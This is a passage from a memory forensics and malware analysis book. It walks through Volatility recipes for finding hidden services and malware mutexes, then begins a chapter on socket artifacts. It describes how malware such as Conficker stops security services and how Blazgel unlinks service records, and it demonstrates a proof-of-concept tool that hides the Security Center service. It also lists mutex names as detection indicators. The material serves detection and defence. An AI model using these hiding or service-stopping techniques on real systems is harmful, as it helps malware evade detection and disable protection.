According to the output, there is one registered callback on the system. As a result, Windows will call the function at 0x81731ea7 (owned by driver 00000B9D.sys) any time a new thread is created. You might remember from Recipe 17-6 that BlackEnergy 2 hooks functions in the SSDT, but it only applies the hooked SSDT to threads that start after the rootkit loads. Guess how it knows exactly when threads are created throughout the system? That's right—it uses notification routines.

## RECIPE 17-10: LOCATING ROGUE SERVICE PROCESSES WITH SVCSCAN

Service processes on Windows are usually non-interactive (they do not accept user input), run consistently in the background, and often run with higher privileges than most programs launched by users. Examples of services include the event logging service, the print spooler, the host firewall, and the Windows time daemon. Many antivirus products, including Microsoft's own Windows Defender and Security Center, run as services.

The services.exe process that always seems to be running is the *Service Control Manager* (SCM). The SCM is responsible for making sure the registered services load in a particular order according to their dependencies; it also maintains information about the current state of services on the system (for example, if they are paused, running, stopped, and so on).

### How Malware Abuses Services

Malware can abuse services in various ways. The first way that comes to mind is by stopping existing services. For example, some variants of Conficker stop the following services, so that it can operate more freely on the victim computer:

- Wscsvc (Windows Security Center Service)
- Wuauserv (Windows Automatic Update Service)
- BITS (Background Intelligent Transfer Service)
- WinDefend (Windows Defender Service)
- WerSvc (Windows Error Reporting Service)

There are several ways to stop a service. Two such methods include the use of the `ControlService` API function and dropping a batch file that contains commands like `net stop SERVICE_NAME`. Malware can also just use `TerminateProcess`, but that will not allow the service process to shut down cleanly or notify the SCM of the service's new status.

Malware can also use services to load drivers into the kernel. Microsoft recommends using the `CreateService` and `StartService` API functions to load drivers because you can then easily unload the driver by calling `ControlService` with a stop signal. The one factor that deters malware authors from using this method is that it creates entries in the Registry, particularly in the `HKLM\System\CurrentControlSet\00x\Services` key.

Obviously, for stealth reasons, leaving traces in the Registry is not good. However, once the service starts, the malware can delete its Registry entries to hide the fact that they ever existed. Without the corresponding Registry entries, users cannot stop the service with `net stop` or by using the Microsoft Management Console (MMC).

Figure 17-14 shows the MMC that you can use to investigate or control the services on a system. To bring it up, go to Start → Run and then type `services.msc` and press Enter.




Figure 17-14: Starting and stopping services from the MMC

## The SCM's Service Record Structures

If you encounter malware that creates a service and then deletes its Registry entries, how can you determine that it ever started a service in the first place? One method is to recover the event logs and see if there are any messages from the SCM about a newly started service. However, this assumes you have access to the event logs and that the malware did not use the `ClearEventLog` API to remove that evidence as well. Another option is to scan the memory of `services.exe` looking for its service record database (see “How to Really, Really hide from the SC manager”<sup>8</sup>).

The SCM process maintains a doubly linked list of structures that contain information about running services. Even more useful, the structures contain a member at a fixed offset

with a fixed value of `sServ`, which makes them easy to find. Unfortunately, Microsoft does not document these structures, so a few fields are subject to one's own interpretation. Therefore, the format shown in the following code is not guaranteed to be accurate.

```
'_SERVICE_LIST_ENTRY' : [ 0x8, {
    'Blink' : [ 0x0, ['pointer', ['_SERVICE_RECORD']],
    'Flink' : [ 0x4, ['pointer', ['_SERVICE_RECORD']],
} ],
'_SERVICE_RECORD' : [ 0x70, {
    'ServiceList' : [ 0x0, ['_SERVICE_LIST_ENTRY']],
    'ServiceName' : [ 0x8, ['pointer', ['unsigned short']],
    'DisplayName' : [ 0xc, ['pointer', ['unsigned short']],
    'Order' : [ 0x10, ['int']],
    'TagSignature' : [ 0x18, ['int']],
    'FullServicePath' : [ 0x24, ['pointer', ['unsigned short']],
    'ServiceType' : [ 0x28, ['int']],
    'CurrentState' : [ 0x2c, ['int']],
} ],
'_SERVICE_PATH' : [ 0x14, {
    'ServicePath' : [ 0x8, ['pointer', ['unsigned short']],
    'ProcessId' : [ 0xc, ['int']],
} ],
```

The `_SERVICE_RECORD` structure contains several critical fields, such as the following:

- **ServiceList:** This doubly linked list connects one service structure to all other service structures. Compared with other doubly linked lists (such as processes and DLLs), this list uses a modified version of the standard `_LIST_ENTRY` structure that has the `Flink` and `Blink` values swapped.
- **ServiceName:** This member points to a Unicode string that contains the service name (such as “spooler” or “Security Center”).
- **TagSignature:** This member contains the fixed value of `sServ` that identifies service record structures.
- **FullServicePath:** This member can have different meanings depending on the type of service. If the service is for a file system driver or kernel driver, then the `FullServicePath` member points to a Unicode string containing the name of the driver object (for example, `\Driver\Tcpip`). If the service is for a Win32 process, then the `FullServicePath` member points to `_SERVICE_PATH` structure that contains the full path on disk to the executable file and its current process ID if the service is running.
- **ServiceType:** This member identifies the service type. It is typically one of the following values:

```
SERVICE_TYPES = dict(
    SERVICE_KERNEL_DRIVER = 0x01,
```

```

SERVICE_FILE_SYSTEM_DRIVER = 0x02,
SERVICE_WIN32_OWN_PROCESS = 0x10,
SERVICE_WIN32_SHARE_PROCESS = 0x20,
SERVICE_INTERACTIVE_PROCESS = 0x100,
)

```

- **CurrentState:** This member identifies the service's current state. It is typically one of the following values:

```

SERVICE_STATES = dict(
    SERVICE_STOPPED = 0x01,
    SERVICE_START_PENDING = 0x02,
    SERVICE_STOP_PENDING = 0x03,
    SERVICE_RUNNING = 0x04,
    SERVICE_CONTINUE_PENDING = 0x05,
    SERVICE_PAUSE_PENDING = 0x06,
    SERVICE_PAUSED = 0x07,
)

```

## Enumerating Services in Process Memory

There are a few ways to enumerate services by parsing process memory. A programmer named EiNSTeiN\_ wrote a tool called *Hidden Service Detector (hsd)*, which runs on live Windows systems. It works by scanning the memory of services.exe for `PServiceRecordListHead`—a symbol that points to the beginning of the doubly linked list of `_SERVICE_RECORD` structures. In particular, hsd scans services.exe for the pattern of bytes that make up the following instructions:

```

// WinXP, Win2k3
56 8B 35 xx xx xx xx = MOV ESI, DWORD PTR DS:[PServiceRecordListHead]


// Win2k
8B 0D xx xx xx xx = MOV ECX, DWORD PTR DS:[PServiceRecordListHead]

```

This is an interesting method, but like other linked lists, malware can unlink entries to hide running services. In fact, the Blazgel trojan does exactly that, as described next.

## The Case of Blazgel

The Blazgel trojan<sup>9</sup> scans the memory of services.exe from `0x300000` to `0x5000000` in search of the name of the service to hide. Figure 17-15 shows a disassembly of the trojan's kernel driver that performs the malicious unlinking. When it finds a positive match, it subtracts 8 (see the `lea eax, [esi-8]` instruction) because the `ServiceName` member is at offset 8 of the `_SERVICE_RECORD` structure. This gives the trojan a pointer to the base address of the `_SERVICE_RECORD` structure. Next, it overwrites the `Flink` and `Blink` values, which effectively makes the service “disappear” from all service listings. Users can no longer use the `EnumServices` API function or type `sc query` into a command shell to get information about the hidden service.



**Figure 17-15:** The Blazgel Trojan hides services by unlinking them.

## Using the svcscan Volatility Plug-in

You can use the Volatility plug-in called `svcscan` to find unlinked services in memory dumps. The plug-in works by finding all occurrences of `serv` in the addressable memory space of `services.exe`. It applies a few sanity checks to ensure that each instance of `serv` is, in fact, the `TagSignature` member of a `_SERVICE_RECORD` structure and not just a false positive. Using `svcscan`, you can enumerate service processes from a memory dump, even if the malware deleted Registry entries, cleared the event log, and unlinked the list structures. You can use it in the following manner:

```
$ python volatility.py svcscan -f memory.bin
```

```
[...]
```

```

Order: 0x8f
Service Name: ProtectedStorage (Protected Storage)
Service Path: C:\WINDOWS\system32\lsass.exe
Process ID: 716
Current State: SERVICE_RUNNING
Service Type: SERVICE_WIN32_SHARE_PROCESS|SERVICE_INTERACTIVE_PROCESS

```

```

Order: 0x90
Service Name: PSched (QoS Packet Scheduler)
Service Path: \Driver\PSched
Process ID:
Current State: SERVICE_RUNNING
Service Type: SERVICE_KERNEL_DRIVER

```

```
[...]
```

The textual output is useful for searching by key terms to see if particular services are running. However, if you pass the `--output=dot` flag to `svcsn`, then it will print the doubly linked list in a dot graph form that you can visualize. In the next example, you learn how to apply all this service-related information into an investigative scenario.

Consider a system that runs the Windows Security Center service. You can get details about the service by typing `sc query wscsvc` on the command line:

```
C:\>sc query wscsvc
```

```

SERVICE_NAME: wscsvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 4   RUNNING
                                (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

```

As you can see, the service is running. Now stop the service with `net stop` and then re-query for the service's status. You should see that it is in the stopped state.

```
C:\>net stop wscsvc
```

```

The Security Center service is stopping.
The Security Center service was stopped successfully.

```

```
C:\>sc query wscsvc
```


```

SERVICE_NAME: wscsvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 1   STOPPED
                                (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)

```

```
CHECKPOINT      : 0x0
WAIT_HINT       : 0x0
```

Figure 17-16 shows how the output of `svcs` appears (using the Graphviz dot format) when the `wscsv` service is in the running and stopped states. In both cases, `wscsv` sits between `WmiApSrv` and `wuau` in the doubly linked list.



**Figure 17-16:** The `wscsv` service in a running and stopped state

Now, to simulate what would happen when malware hides a service, you can use a proof-of-concept program to perform the unlinking. The following output shows that immediately after unlinking `wscsv`, the `sc query` command produces an error.

```
C:\>UnlinkServiceRecord.exe wscsv


[!] Service to hide: wscsv
[!] SCM Process ID: 0x28c
[!] Found PsServiceRecordListHead at 0x6e1e90
[!] Found a matching SERVICE_RECORD structure at 0x6ea3d0!

C:\>sc query wscsv
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:
```

The specified service does not exist as an installed service.

Because `wscsv` is unlinked from the list, it does not show up in the `sc query` output, the MMC list, or the list of running services produced by third-party applications such as GMER and Process Hacker. However, as shown in Figure 17-17, the `_SERVICE_RECORD` structure for `wscsv` still exists in the memory of `services.exe`. Furthermore, the `Flink` and

Blink values for `wscsvc` still point to `WmiApSrv` and `wuauserv`, but nothing points to `wscsvc`, thus isolating it from the linked list.



**Figure 17-17:** The `wscsvc` service has been unlinked from the list.

You can take a few important facts away from this discussion about hidden services. First, a service remains in the doubly linked list even when it is in the stopped state. Second, a service process remains active even when a malicious program unlinks its `_SERVICE_RECORD` structure.

<sup>8</sup><http://www.rootkit.com/newsread.php?newsid=419>

<sup>9</sup><http://www.threatexpert.com/threats/backdoor-win32-blazgel.html>



## RECIPE 17-11: SCANNING FOR MUTEX OBJECTS WITH MUTANTSCAN



You can find supporting materials for this recipe on the companion DVD.

Applications can create mutexes (short for mutual exclusion) to avoid the simultaneous use of a common resource. For example, one thread might create a mutex before it opens a particular file for writing. Other threads in the same process or within another process on the system would check if the mutex exists before opening the file for reading. Clearly, it could cause problems if one thread attempts to read from a file at the same time another thread writes to the file. The Windows Object Manager ensures that only one thread owns a given mutex at any particular time.

### How Malware Uses Mutexes

Many malware families use mutexes to mark their presence on a system. The point is to prevent multiple copies of the same trojan family from running simultaneously on the same machine. In these cases, the malware author either programs the mutex name into each variant, or programs the malware to generate a machine-specific mutex name based on some combination of variables (for example, the logged-in user's name, computer name, IP address, or volume serial number, to name a few).

As with other objects, you should get familiar with the mutexes that legitimate applications create so that it is easier to spot suspicious ones. Be warned, however, that mutex names just need to be unique; they do not need to make sense or even describe their purpose—and this makes it difficult to distinguish legitimate ones from malicious ones. You can use Andreas Schuster's `mutantscan` plug-in for Volatility to list the mutexes that exist on a system. If you supply the `-s` (silent) flag, then the plug-in prints only named mutexes (un-named mutexes are only accessible by threads within the same process, so they are less suspicious).

```
$ python volatility.py mutantscan -f zeus.vmem -s
Phys.Addr. #Ptr #Hnd Signal Thread      Name
0x0165eb28 2    1    1 0x00000000 03B2757801C919500000005D02
0x01714808 2    1    1 0x00000000 047D1D5A01C91950000006E82
0x01756560 2    1    1 0x00000000 04CBCAF401C91950000006FC2
0x0175d008 2    1    1 0x00000000 01E3ED4401C91950000002E42
0x017730a8 2    1    1 0x00000000 02A2A96401C91950000003CC2
0x018b6c58 2    1    1 0x00000000 __SYSTEM__7F4523E5__
[...]
```

The output shows the first six out of about 100 mutexes that were active on the system. As previously mentioned, the names do not need to describe their purpose, thus making all of the shown mutexes suspicious to the untrained eye. The last entry in bold, however, should jump out at anyone familiar with the Zeus family of malware because many variants use a mutex that begins with `__SYSTEM__` (or `_AVIRA_`). Table 17-1 shows some common mutex names, just to give you an idea of how they can differ between malware families:

Table 17-1: Examples of Mutex Names

Mutex name	Malware Family
__AVIRA_[chars] or __SYSTEM__[chars]	Zeus
svchost_test_started	TDL3
Flameddos	Bifrost
__b4ng__b4ng__38	Tigger
Jo1ezdsl	Bankpatch.C
Op1mutex9 or Ap1mutex7 and *exeM_*	Sality
Jhdheddfffffhjk5trh	Allaple
1337bot	Spybot
Rootz	Sdbot

As you can see, some malware families use mutex names that are rather obnoxious and easy to spot. You will not always get that lucky, but nonetheless it would not hurt to start making a list of mutexes that you see malware using. In fact, that is the whole idea behind the general-purpose artifact database that you created in Recipe 4-12. Just to refresh your memory and show a practical scenario, you can follow these steps:

1. As you conduct investigations and find patterns among mutex names, add the mutex names to your artifact database. For example, based on Table 17-1, you can see that variants of Sality will create a mutex such as Op1mutex9 or Ap1mutex7. Sality also creates one mutex for each process on the system named in the format [PROCESS]exeM\_[PID]\_. The PROCESS and PID fields vary per process, but the exeM\_ part is consistent. Thus, you can add these criteria to your database, as shown in Figure 17-18.




Figure 17-18: Adding mutexes to your artifact database

2. Pass your database to a Volatility command and have it automatically highlight mutexes in the memory dump that are also in your database. This is a quick, reusable method to associate artifacts with samples that you've analyzed in the past and to cut down on the repetitive manual procedure of sifting through hundreds of mutexes on a system. The command below shows an example of using the `mutantscandb` plug-in for Volatility 1.4. Figure 17-19 shows the results.

```
$ python volatility.py mutantscandb -f sality.vmem --silent
  --output=html --output-file=mutants.html
  --database=artifacts.db
```

Phys.Addr	Thread	CID	Name	Sample
0x0105AA38	0x00000000		_IMSFTHISTORY1_	
0x0105ACF0	0xFF5BA880	888,912	wscentiy_mtx	
0x010633B8	0x00000000		msgina: InteractiveLogonRequestMutex	
0x010669D0	0x00000000		winlogon: Logon UserProfileMapping Mutex	
0x01067B60	0x00000000		WininetProxyRegistryMutex	
0x0107B290	0x00000000		vmacthlp.exeM_844_	52cfe48163611f4abf1939772a6d4bb6
0x01093C90	0x00000000		ZonesLockedCacheCounterMutex	
0x010BF378	0x00000000		vmwareuser.exeM_452_	52cfe48163611f4abf1939772a6d4bb6
0x010C94F0	0x00000000		svchost.exeM_1028_	52cfe48163611f4abf1939772a6d4bb6
0x010C9888	0x00000000		ZonesCounterMutex	
0x010D61E8	0x00000000		userenv: User Registry policy mutex	
0x010DB5A0	0x00000000		Ap1mutex7	52cfe48163611f4abf1939772a6d4bb6
0x010FA220	0x00000000		winlogon.exeM_632_	52cfe48163611f4abf1939772a6d4bb6
0x010FAF10	0x00000000		aelas.exeM_1984_	52cfe48163611f4abf1939772a6d4bb6
0x010FAFB0	0x00000000		tpautoconnect.exeM_1084_	52cfe48163611f4abf1939772a6d4bb6
0x01119730	0x00000000		RAS_MO_02	
0x0111FB40	0x00000000		winslct.exeM_1732_	52cfe48163611f4abf1939772a6d4bb6
0x011211A8	0x00000000		ZonesCacheCounterMutex	

**Figure 17-19:** Using Volatility with your artifact database

As you can see, the `mutantscandb` plug-in highlighted the `Ap1mutex7` mutex and all of the process-specific mutexes. It also prints a column containing the MD5 hash of the sample that created the artifacts as a reference. There are many other uses for using an artifact database with Volatility, including highlighting suspicious file handles, Registry keys, network sockets, kernel drivers, and so on. You may have to put in a bit of work initially to build the plug-ins that you desire (if they don't already exist), but you'll continue to benefit from using the plug-ins well into the future.



# 18

## Memory Forensics: Network and Registry

**A**lmost all malware has some sort of networking capability, whether the purpose is to contact a command and control server, spread to other machines, or create a remote backdoor on the system. Because the Windows OS must be able to maintain state and pass packets to the correct process, it is no surprise that the API functions involved create all sorts of artifacts in memory. Likewise, most malware makes changes to the Registry for the purposes of surviving reboots, changing system settings, storing encryption keys, or storing command and control server addresses. This chapter discusses how you can analyze a memory dump to learn about malicious network and Registry-related activity that occurred on the system.

### RECIPE 18-1: EXPLORING SOCKET AND CONNECTION OBJECTS

Sockets define endpoints for communications. Applications create sockets to initiate connections to remote servers and to listen on an interface for incoming connections. There are a few ways to create sockets:

- **Direct from user mode:** Applications can call the `socket` function from the Winsock2<sup>1</sup> API (`ws2_32.dll`).
- **Indirect from user mode:** Applications can call functions in libraries such as WinINet (`wininet.dll`), which provide wrappers around the Winsock2 functions.
- **Direct from kernel mode:** Kernel drivers can create sockets through the use of TDI (Transport Driver Interface), which is the primary interface to the transport stack used by higher-level components such as Winsock2.

This recipe gives you an introduction to the artifacts that are created in memory when an application uses sockets. It will lay the framework for investigating malware in the recipes that follow.

## Socket and Connection Artifacts

When an application calls `socket`, it passes the following information:

- An address family (`AF_INET` for IPv4, `AF_INET6` for IPv6)
- A type (`SOCK_STREAM`, `SOCK_DGRAM`, `SOCK_RAW`)
- A protocol (`IPPROTO_TCP`, `IPPROTO_UDP`, `IPPROTO_IP`, `IPPROTO_ICMP`)


After an application calls `socket`, the socket isn't ready for use until the application calls `bind` (if the socket is for server use) or `connect` (if the socket is for client use). When an application calls `bind` or `connect`, it specifies the IP and port for the endpoint. A socket cannot work until it knows the IP and port. Therefore, it makes sense that the `_ADDRESS_OBJECT` (i.e., socket object) is allocated *after* the call to `bind` or `connect` rather than after the call to `socket`.

Figure 18-1 shows the sequence of API calls required to create a simple TCP server, and the relationship between those APIs and the artifacts in memory. Figure 18-2 shows the same relationship for a TCP client. For the entire source code, see the Windows sockets 2 reference on MSDN.


The diagrams show the following:

1. The server and client both start out with a call to `socket`, which causes the calling process to open a handle to `\Device\Afd\Endpoint`. This handle allows the user mode process to communicate with `Afd.sys` in kernel mode, which is the Auxiliary Function Driver for Winsock2. As you'll learn in Recipe 18-3, this is not an optional handle—it must remain open for the duration of the socket's lifetime, or the socket will become invalid.
2. The server calls `bind` (this is optional for the client), which results in the following artifacts:
  - The calling process opens a handle to `\Device\Tcp`, `\Device\Udp`, or `\Device\Ip` depending on the protocol specified in the call to `socket`.
  - Memory is allocated in the kernel for an `_ADDRESS_OBJECT` structure, and its members are filled in according to the parameters sent to `socket` and `bind`.
3. The client calls `connect`, which results in the same artifacts as discussed previously, in addition to the allocation of a `_TCPT_OBJECT` (i.e., connection object). For every connection established with a client, the server process will also become associated with a `_TCPT_OBJECT` and a new set of handles. These artifacts exist until the client and server applications call `closesocket`, at which time the handles are closed and

the objects are released. The act of releasing an object does not mean the memory for the objects is immediately overwritten. Thus, you can expect to find traces of prior objects in memory long after the sockets have been used.



**Figure 18-1:** The relationship between socket APIs and the artifacts they create in memory (server side)



**Figure 18-2:** The relationship between socket APIs and the artifacts they create in memory (client side)

## Socket and Connection Objects

The `_ADDRESS_OBJECT` and `_TCPT_OBJECT` are undocumented by Microsoft, but many people have reverse-engineered them in the past. Here is the variation used within the Volatility framework for Windows XP systems.

```

